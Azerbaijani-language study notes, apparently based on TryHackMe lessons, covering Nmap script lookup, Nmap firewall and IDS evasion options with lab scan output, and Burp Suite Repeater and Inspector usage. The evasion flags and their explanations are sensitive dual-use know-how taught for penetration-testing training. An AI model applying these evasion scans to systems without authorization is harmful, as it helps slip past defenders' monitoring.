Axtarış termininin hər iki tərəfində ulduz işarələrinin (*) istifadəsinə diqqət yetirin

Eyni üsullar skript kateqoriyalarını axtarmaq üçün də istifadə edilə bilər. Məsələn:

grep "safe" /usr/share/nmap/scripts/script.db

```
muri@augury:/usr/share/nmap/scripts$ grep "safe" /usr/share/nmap/scripts/script.db
Entry { filename = "acarsd-info.nse", categories = { "discovery", "safe", } }
Entry { filename = "address-info.nse", categories = { "default", "safe", } }
Entry { filename = "afp-ls.nse", categories = { "discovery", "safe", } }
Entry { filename = "afp-serverinfo.nse", categories = { "default", "discovery", "safe", } }
Entry { filename = "afp-showmount.nse", categories = { "discovery", "safe", } }
Entry { filename = "ajp-auth.nse", categories = { "auth", "default", "safe", } }
Entry { filename = "ajp-headers.nse", categories = { "discovery", "safe", } }
Entry { filename = "ajp-methods.nse", categories = { "default", "safe", } }
Entry { filename = "ajp-request.nse", categories = { "discovery", "safe", } }
Entry { filename = "allseeingeye-info.nse", categories = { "discovery", "safe", "version", } }
```

Yeni Skriptlərin Quraşdırılması

Əvvəllər qeyd etdik ki, Nmap veb-saytında skriptlərin siyahısı var, bəs onlardan biri yerli olaraq kataloqda yoxdursa, nə baş verir scripts? Standart sudo apt update && sudo apt install nmap bunu düzəltməlidir; bununla belə, skripti Nmap- dan ( ) endirməklə skriptləri əl ilə quraşdırmaq da mümkündür sudo wget -O /usr/share/nmap/scripts/<script-name>.nse https://svn.nmap.org/nmap/scripts/<script-name>.nse. Daha sonra bu, faylı yeni endirilmiş skripti ehtiva edəcək şəkildə nmap --script-updated yeniləyən ilə davam etdirilməlidir .script.db

```
┌──(islamzada㉿vbox)-[~]
└─$ nmap -f 192.168.1.105
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-04 08:44 EDT
Nmap scan report for 192.168.1.105
Host is up (0.00086s latency).
All 1000 scanned ports on 192.168.1.105 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 4.35 seconds

┌──(islamzada㉿vbox)-[~]
└─$ nmap --mtu 24 192.168.1.105
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-04 08:44 EDT
Nmap scan report for 192.168.1.105
Host is up (0.0013s latency).
All 1000 scanned ports on 192.168.1.105 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 4.55 seconds

┌──(islamzada㉿vbox)-[~]
└─$ nmap --badsum 192.168.1.105
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-04 08:45 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.10 seconds

┌──(islamzada㉿vbox)-[~]
└─$ nmap --data-length 100 192.168.1.105
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-04 08:45 EDT
Nmap scan report for 192.168.1.105
Host is up (0.0011s latency).
All 1000 scanned ports on 192.168.1.105 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 4.46 seconds

┌──(islamzada㉿vbox)-[~]
└─$ nmap --scan-delay 500ms 10.0.2.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-04 08:46 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 2.62 seconds

┌──(islamzada㉿vbox)-[~]
└─$ nmap -Pn 10.0.2.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-04 08:47 EDT
Nmap done: 1 IP address (0 hosts up) scanned in 1.48 seconds
```

1.ICMP blokunu keçərək skan etmək (-Pn)

- nmap -Pn <hədəf-IP>

İstifadə: Əgər hədəf ICMP paketlərini bloklayırsa, bu, onu hələ də skan etməyə imkan verir.

2.Paketləri bölərək firewall-u aldatmaq (-f)

- nmap -f <hədəf-IP>

İstifadə: Paketləri kiçik hissələrə ayıraraq firewall-un skanı aşkar etməsini çətinləşdirir.

3.Maksimum ötürmə vahidini təyin etmək (--mtu)

- nmap --mtu 16 <hədəf-IP>

İstifadə: Paket ölçüsünü dəyişərək bəzi firewall və ya IDS-ləri yan keçmək mümkündür.

4.Hər bir paketin göndərilməsi arasında gecikmə əlavə etmək (--scan-delay)

- nmap --scan-delay 500ms <hədəf-IP>

İstifadə: Şəbəkənin qeyri-sabit görünməsini təmin edərək bəzi təhlükəsizlik mexanizmlərini keçmək mümkündür.

5.Firewall-un varlığını yoxlamaq üçün etibarsız yoxlama məbləği ilə skan (--badsum)

- nmap --badsum <hədəf-IP>

İstifadə: Əgər firewall yoxlama məbləğini nəzərə almırsa, bu üsulla firewall-un mövcudluğu müəyyən edilə bilər.

6.Paketlərə təsadüfi məlumatlar əlavə etmək (--data-length)


- nmap --data-length 50 <hədəf-IP>

Burp Suite ilə işləyəcəyim komandaları və məqsədləri

Əslində, Burp Suite Repeater bizə müdaxilə edilmiş sorğuları dəyişdirmək və seçdiyimiz hədəfə yenidən göndərmək imkanı verir. Bu, bizə Burp Proxy- də ələ keçirilən sorğuları qəbul etməyə və onları manipulyasiya etməyə, lazım olduqda təkrar göndərməyə imkan verir. Alternativ olaraq, cURL kimi komanda xətti alətindən istifadə etdiyimiz kimi, sıfırdan sorğuları əl ilə yarada bilərik.

Sorğuları dəfələrlə redaktə etmək və yenidən göndərmək imkanı Repeater-i son nöqtələrin əl ilə araşdırılması və sınaqdan keçirilməsi üçün əvəzolunmaz edir. O, sorğu yüklərinin hazırlanması üçün istifadəçi dostu qrafik interfeysi təmin edir və qrafik təsvir üçün göstərmə mühərriki də daxil olmaqla, cavabın müxtəlif görünüşlərini təklif edir.

Təkrarlayıcı interfeysi aşağıdakı şərhli diaqramda göstərildiyi kimi altı əsas bölmədən ibarətdir:



1 ×

1

Send | Cancel

2

6 Target: https://tryhackme.com | HTTP/2

4

Request

Pretty | Raw | Hex

```
1  GET / HTTP/2
2  Host: tryhackme.com
3  Sec-Ch-Ua:
4  Sec-Ch-Ua-Mobile: ?0
5  Sec-Ch-Ua-Platform: ""
6  Upgrade-Insecure-Requests: 1
7  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171
   Safari/537.36
8  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
   image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
   q=0.7
9  Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Connection: close
16
17
```

Search... | 0 highlights

3

Response

Pretty | Raw | Hex | Render

```
1  HTTP/2 200 OK
2  Date: Thu, 10 Aug 2023 13:01:08 GMT
3  Content-Type: text/html; charset=utf-8
4  Cf-Ray: 7f486cffbba240f6-SIN
5  Cf-Cache-Status: DYNAMIC
6  Set-Cookie: AWSALB=
   MXpwDrklcwdkiJeMrGqIRlhBvPEfLgVrccWU77sbK0H6/sQbwjGEcRf029WfUweoYuKj
   2bSn2Loz/Sd/gvSA8JHyQe4YGF0QsZSGHlscj067IkYiQ9iZxf4SeGmk;
   Expires=Thu, 17 Aug 2023 13:01:08 GMT; Path=/
7  Set-Cookie: AWSALBCORS=
   MXpwDrklcwdkiJeMrGqIRlhBvPEfLgVrccWU77sbK0H6/sQbwjGEcRf029WfUweoYuKj
   2bSn2Loz/Sd/gvSA8JHyQe4YGF0QsZSGHlscj067IkYiQ9iZxf4SeGmk;
   Expires=Thu, 17 Aug 2023 13:01:08 GMT; Path=/; SameSite=None
8  Set-Cookie: _csrf=DHBbuMC-Q-ZJf_z0LVjCNHJm; Path=/
9  Set-Cookie: connect.sid=
   s%3A30mpfcK4TFi0SE-KRSpZcPByoz775KwK.%2FvSq9b8Ej2ovbulLVTvezZf2yTPhn
   SQ3PGpQL0X75r4; Path=/; Expires=Thu, 17 Aug 2023 13:01:08 GMT;
   HttpOnly
10 X-Powered-By: Express
11 Vary: Accept-Encoding
12 Server: cloudflare
13
14 <!DOCTYPE html><html>
     <head>
15     <title>
         TryHackMe | Cyber Security Training
       </title>
16     <meta name="description" content="TryHackMe is a free online
       platform for learning cyber security, using hands-on exercises
       and labs, all through your browser!" />
17     <meta name="og:description" content="TryHackMe is a free online
       platform for learning cyber security, using hands-on exercises
       and labs, all through your browser!" />
18     <meta name="keywords" content="cyber,security,cyber
       security,cyber security
       training,coding,computer,bitcoin,hacking,hackers,hacks,hack,expl
       oits,keylogger,learn,poc" />
19     <meta name="viewport" content="
       width=device-width,initial-scale=1.0" />
20
21     <meta property="og:site_name" content="TryHackMe">
22     <meta property="og:title" content="TryHackMe | Cyber Security
       Training">
23     <meta property="og:image" content="
       https://tryhackme.com/img/meta/default.png">
```

Search... | 0 highlights

5

Inspector

Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	0
Request headers	17
Response headers	11

Done | 30,942 bytes | 675 millis

Təkrarlayıcı nədir?
Təkrarlayıcı interfeysi diaqramındakı hissələrin funksiyaları (Şəkildəki)

1.Sorğu Siyahısı : Nişanın yuxarı solunda yerləşir, Təkrarlayıcı sorğuların siyahısını göstərir. Birdən çox sorğu eyni vaxtda idarə oluna bilər və Təkrarlayıcıya göndərilən hər yeni sorğu burada görünəcək.

2.Sorğu Nəzarətləri : Sorğu siyahısının altında birbaşa yerləşdirilmiş bu nəzarətlər bizə sorğu göndərməyə, asılı sorğunu ləğv etməyə və sorğu tarixçəsi arasında hərəkət etməyə imkan verir.

3.Sorğu və Cavab Görünüşü : İnterfeysin əksəriyyətini tutan bu bölmə Sorğu və Cavab görünüşlərini göstərir. Biz sorğunu Sorğu görünüşündə redaktə edə və sonra onu yönləndirə bilərik, eyni zamanda müvafiq cavab Cavab görünüşündə göstəriləcək.

4.Layout Options : Sorğu/Cavab görünüşünün yuxarı sağında yerləşən bu seçimlər bizə Sorğu və Cavab görünüşlərinin tərtibatını fərdiləşdirməyə imkan verir. Varsayılan parametr yan-yana (üfüqi) tərtibatdır, lakin biz həmçinin şaquli düzüm seçə və ya onları ayrı-ayrı nişanlarda birləşdirə bilərik.

5.Müfəttiş : Sağ tərəfdə yerləşdirilmiş Müfəttiş bizə xam redaktordan istifadə etməkdən daha intuitiv şəkildə sorğuları təhlil etməyə və dəyişdirməyə imkan verir. Bu funksiyanı sonrakı tapşırıqda araşdıracağıq.


6.Hədəf : Müfəttişin üstündə yerləşən Hədəf sahəsi sorğuların göndərildiyi IP ünvanını və ya domeni təyin edir. Sorğular Repeater-ə digər Burp Suite komponentlərindən göndərildikdə , bu sahə avtomatik olaraq doldurulur.

Tətbiqin interfeysindən necə səmərəli istifadə edə bilərik?

Əl ilə sorğunun hazırlanması bir seçim olsa da, Proksi modulundan istifadə edərək sorğunun tutulması və daha sonra redaktə və yenidən göndərilməsi üçün onu Repeater-ə ötürmək daha çox yayılmışdır.


Sorğu Proksi modulunda qeydə alındıqdan sonra , biz sorğunun üzərinə sağ klikləyərək və Təkrarlayıcıya Göndər seçimini etməklə və ya klaviatura qısa yolundan istifadə etməklə onu Təkrarlayıcıya göndərə bilərik Ctrl + R.

Diqqətimizi təkrar Repeater-ə köçürərək, ələ keçirilən sorğumuza indi Sorğu görünüşündə əlçatan olduğunu müşahidə edə bilərik:




Tətbiqin interfeysindən necə səmərəli istifadə edə bilərik?

Həm Hədəf, həm də Müfəttiş bölmələri hazırda müvafiq məlumatları əks etdirir, baxmayaraq ki, hazırda cavabımız yoxdur. Göndər düyməsini kliklədikdən sonra Cavab görünüşü sürətlə doldurulur:



Sorğunun hər hansı aspektini dəyişdirmək istəsək, sadəcə olaraq Sorğu görünüşündə yazıb Göndər düyməsini bir daha sıxa bilərik. Bu əməliyyat müvafiq olaraq sağdakı Cavab görünüşünü yeniləyəcək. Məsələn, Bağlantı başlığını "bağlamaq" əvəzinə "açıq" olaraq dəyişdirmək "canlı saxlamaq" dəyərini ehtiva edən Bağlantı başlığı ilə cavab verir :



Qeyd : Bundan əlavə, biz modifikasiya tarixçəmizdə hərəkət etmək üçün Göndər düyməsinin sağında yerləşən tarixçə düymələrindən istifadə edə bilərik ki, bu da bizə lazım olduqda irəli və ya geri hərəkət etməyə imkan verir.

Mesaj Analizi Alətlər Paneli

Repeater bizə onaltılıq rəqəmdən tutmuş tam göstərilən səhifəyə qədər müxtəlif sorğu və cavab təqdimat variantları təqdim edir. Bu seçimləri araşdırmaq üçün cavab qutusunun yuxarısında yerləşən bölməyə müraciət edə bilərik, burada aşağıdakı dörd baxış düyməsi mövcuddur:

Bizə aşağıdakı ekran seçimləri təqdim olunur:


1. **Pretty :** Bu, xam cavabı alan və oxunaqlılığı yaxşılaşdırmaq üçün kiçik format təkmilləşdirmələri tətbiq edən defolt seçimdir.
2. **Raw :** Bu seçim heç bir əlavə formatlaşdırmadan birbaşa serverdən alınan dəyişdirilməmiş cavabı göstərir.
3. **Hex :** Bu görünüşü seçməklə biz bayt səviyyəli təqdimatda cavabı yoxlaya bilərik ki, bu da ikili fayllarla işləyərkən xüsusilə faydalıdır.
4. **Render :** Render seçimi bizə səhifəni veb brauzerdə göründüyü kimi vizuallaşdırmağa imkan verir. Repeater-də ümumiyyətlə istifadə edilməsə də, diqqətimiz adətən mənbə kodunda olduğundan, o, yenə də dəyərli bir xüsusiyyət təklif edir. Əksər ssenarilər üçün Pretty seçimi ümumiyyətlə kifayətdir.

Bununla belə, digər üç variantın istifadəsi ilə tanış olmaq faydalıdır.

Görünüş düymələrinin yanında, sağ tərəfdə, **Çap olunmayan** simvolları göstər düyməsini (\n) tapırıq. Bu funksionallıq **Pretty** və ya **Raw** seçimləri ilə görünməyən simvolların göstərilməsinə imkan verir . Məsələn, cavabdakı hər bir sətir adətən \r\n yeni sətirdən sonra karetin qaytarılmasını təmsil edən simvollarla bitir. Bu simvollar HTTP başlıqlarının şərhində mühüm rol oynayır .

Müfəttiş

Müfəttiş Təkrarlayıcı modulunda Sorğu və Cavab görünüşlərinə əlavə xüsusiyyətdir. O, həmçinin sorğuların və cavabların vizual təşkil edilmiş bölgüsünü əldə etmək, eləcə də daha yüksək səviyyəli Müfəttişdən istifadə edərək edilən dəyişikliklərin ekvivalent xam versiyalara necə təsir etdiyini görmək üçün sınaq üçün istifadə olunur. Müfəttiş həm Proksi , həm də Təkrarlayıcı modulda istifadə edilə bilər . Hər iki halda, o, sorğu və cavab daxilində komponentlərin siyahısını təqdim edərək, pəncərənin ən sağ tərəfində yerləşir:



Bu komponentlər arasında sorğuya aid bölmələr adətən dəyişdirilə bilər, elementlərin əlavə edilməsi, redaktəsi və silinməsinə imkan verir. Məsələn, Sorğu Atributları bölməsində sorğunun yeri, metodu və protokolu ilə bağlı elementləri dəyişə bilərik. Buraya almaq üçün istədiyiniz resursun dəyişdirilməsi, HTTP metodunun GET-dən başqa varianta dəyişdirilməsi və ya protokolun HTTP /1- dən HTTP /2-yə dəyişdirilməsi daxildir:

Müfəttiş

Baxmaq və/və ya redaktə etmək üçün mövcud olan digər bölmələrə aşağıdakılar daxildir:

1. **Sorğu Parametrləri:** Bunlar URL vasitəsilə serverə göndərilən məlumatlara aiddir. Məsələn, kimi GET sorğusunda https://admin.tryhackme.com/?redirect=false sorğu parametrinin yönləndirilməsi "yanlış" dəyərinə malikdir.
2. **Sorğu Əsas Parametrləri:** Sorğu parametrlərinə bənzəyir, lakin POST sorğularına xasdır. POST sorğusunun bir hissəsi kimi göndərilən hər hansı məlumat bu bölmədə göstəriləcək və bizə yenidən göndərməzdən əvvəl parametrləri dəyişdirməyə imkan verəcək.
3. **Sorğu kukiləri:** Bu bölmə hər sorğu ilə göndərilən kukilərin dəyişdirilə bilən siyahısını ehtiva edir.
4. **Sorğu Başlıqları:** O, sorğularımızla göndərilən başlıqlara baxmaq, daxil olmaq və dəyişdirmək (əlavə etmək və ya silmək daxil olmaqla) imkan verir. Bu başlıqları redaktə etmək veb serverin gözlənilməz başlıqlara necə cavab verdiyini araşdırarkən dəyərli ola bilər.
5. **Cavab Başlıqları:** Bu bölmə sorğumuza cavab olaraq server tərəfindən qaytarılan başlıqları göstərir. O, dəyişdirilə bilməz, çünki server tərəfindən qaytarılan başlıqlara nəzarətimiz yoxdur. Qeyd edək ki, bu bölmə yalnız sorğu göndərildikdən və cavab alındıqdan sonra görünəcək.

Bu komponentlərin mətn təsviri Sorğu və Cavab görünüşlərində tapılsa da, Müfəttişin cədvəl formatı onları vizuallaşdırmaq və onlarla qarşılıqlı əlaqədə olmaq üçün rahat yol təqdim edir. Müfəttişdə başlıq əlavələri, silinmələri və redaktələri ilə sınaqdan keçirmək müvafiq xam versiyanın cavab olaraq necə dəyişdiyini anlamağa kömək edir.

Praktik Nümunə

